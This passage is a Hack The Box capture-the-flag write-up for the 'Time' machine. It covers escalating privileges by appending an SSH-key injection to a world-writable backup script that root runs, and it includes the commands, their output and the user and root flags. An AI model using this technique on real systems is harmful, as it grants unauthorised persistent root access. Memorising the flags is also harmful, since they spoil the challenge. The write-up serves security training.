
USER FLAG: 60b8321022a76f08a0221af638652916

PrivEsc

In my enumeration I discovered there is a process running as the root user (uid=0) that backups up the website

```
# Commands Executed on Target
wget http://10.10.14.83/pspy64
chmod +x pspy64
./pspy64
```

SCREENSHOT EVIDENCE OF PROCESS




```
/bin/bash /usr/bin/timer_backup.sh
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
mv website.bak.zip /root/backup.zip
/usr/bin/systemctl restart web_backup.service
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
/lib/systemd/systemd-udevd
zip -r website.bak.zip /var/www/html
```

/usr/bin/timer_backup.sh which is a custom built script and it is not in the /usr/sbin/ directory which means I may be able to read or execute it
I viewed the files contents and permissions

```
# Commands Executed on Target Machine

ls -la /usr/bin | grep timer_backup.sh
```

SCREENSHOT EVIDENCE OF FILE INFO




```
pericles@time:/tmp$ ls -la /usr/bin/timer_backup.sh
ls -la /usr/bin/timer_backup.sh
-rwxrw-rw- 1 pericles pericles 88 Dec  2 22:10 /usr/bin/timer_backup.sh
pericles@time:/tmp$ cat /usr/bin/timer_backup.sh
cat /usr/bin/timer_backup.sh
#!/bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
```

I have write and execute permissions for the file.
I can replace the contents of the file with a reverse shell or add an SSH public key to the authorized_keys file under the root users home directory

I verified root can SSH into the machine

```
# Commands Executed
grep PermitRootLogin /etc/ssh/sshd_config
```

SCREENSHOT EVIDENCE OF PERMISSIONS




```
pericles@time:/tmp$ grep PermitRootLogin /etc/ssh/sshd_config
grep PermitRootLogin /etc/ssh/sshd_config
#PermitRootLogin prohibit-password
# the setting of "PermitRootLogin without-password".
```

I then modified /usr/bin/timer_backup.sh to add my SSH key to the /root/.ssh/-authorized_keys file

```
# Command Executed on Target
echo "echo ssh-rsa AAAA...CgQ== root@kali >> /root/.ssh/authorized_keys" >> /usr/bin/timer_backup.sh
```

SCREENSHOT EVIDENCE OF COMMAND




```
pericles@time:/tmp$ echo "echo ssh-rsa AAAAB3NzaC1yc2E
C7Y+1UIfi3zsFI9aAegHNHgKrvrI3sbpT4xdNWXI89DNFJrrAsvT8a
i64l1Ob2kLdfHb1so1zXBQ9htdZqTO96ozKXW4bcC2ssf4o6D0powZ
e/GzsGukOvAJnjwtq7HLduoPpuH32NxLA0/rZHm87OBaMCgQ== roo
<t/.ssh/authorized_keys" >> /usr/bin/timer_backup.sh
```

Once the task ran I my ssh key was added to the file and I could SSH in as the root user

```
# Command Executed on Attack Machine
ssh root@time.htb -p 22 -i id_rsa
```

SCREENSHOT EVIDENCE OF ROOT ACCESS




```
root@kali:~/HTB/Boxes/Time# ssh root@time.htb -p 22
The authenticity of host 'time.htb (10.129.54.120)' can't be established.
ECDSA key fingerprint is SHA256:sMBq2ECkw0OgfWnm+CdzEgN36He1XtCyD76MEhD/EKU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'time.htb,10.129.54.120' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 02 Dec 2020 10:28:53 PM UTC

  System load:             0.16
  Usage of /:              21.4% of 29.40GB
  Memory usage:            19%
  Swap usage:              0%
  Processes:               241
  Users logged in:         0
  IPv4 address for ens160: 10.129.54.120
  IPv6 address for ens160: dead:beef::250:56ff:feb9:79e5


83 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Fri Oct 23 10:05:26 2020
root@time:~# id
uid=0(root) gid=0(root) groups=0(root)
root@time:~# hostname
time
root@time:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:79:e5 brd ff:ff:ff:ff:ff:ff
    inet 10.129.54.120/16 brd 10.129.255.255 scope global dynamic ens160
       valid_lft 302sec preferred_lft 302sec
    inet6 dead:beef::250:56ff:feb9:79e5/64 scope global dynamic mngtmpaddr
       valid_lft 86235sec preferred_lft 14235sec
    inet6 fe80::250:56ff:feb9:79e5/64 scope link
       valid_lft forever preferred_lft forever
```

I was then able to read the root flag

```
# Commands Executed on Target Machine
cat /root/root.txt
# RESULTS
7186fee7c10d84b58da62eff395a8b6b
```

SCREENSHOT EVIDENCE OF ROOT FLAG



```
root@time:~# cat /root/root.txt
7186fee7c10d84b58da62eff395a8b6b
```

ROOT FLAG
7186fee7c10d84b58da62eff395a8b6b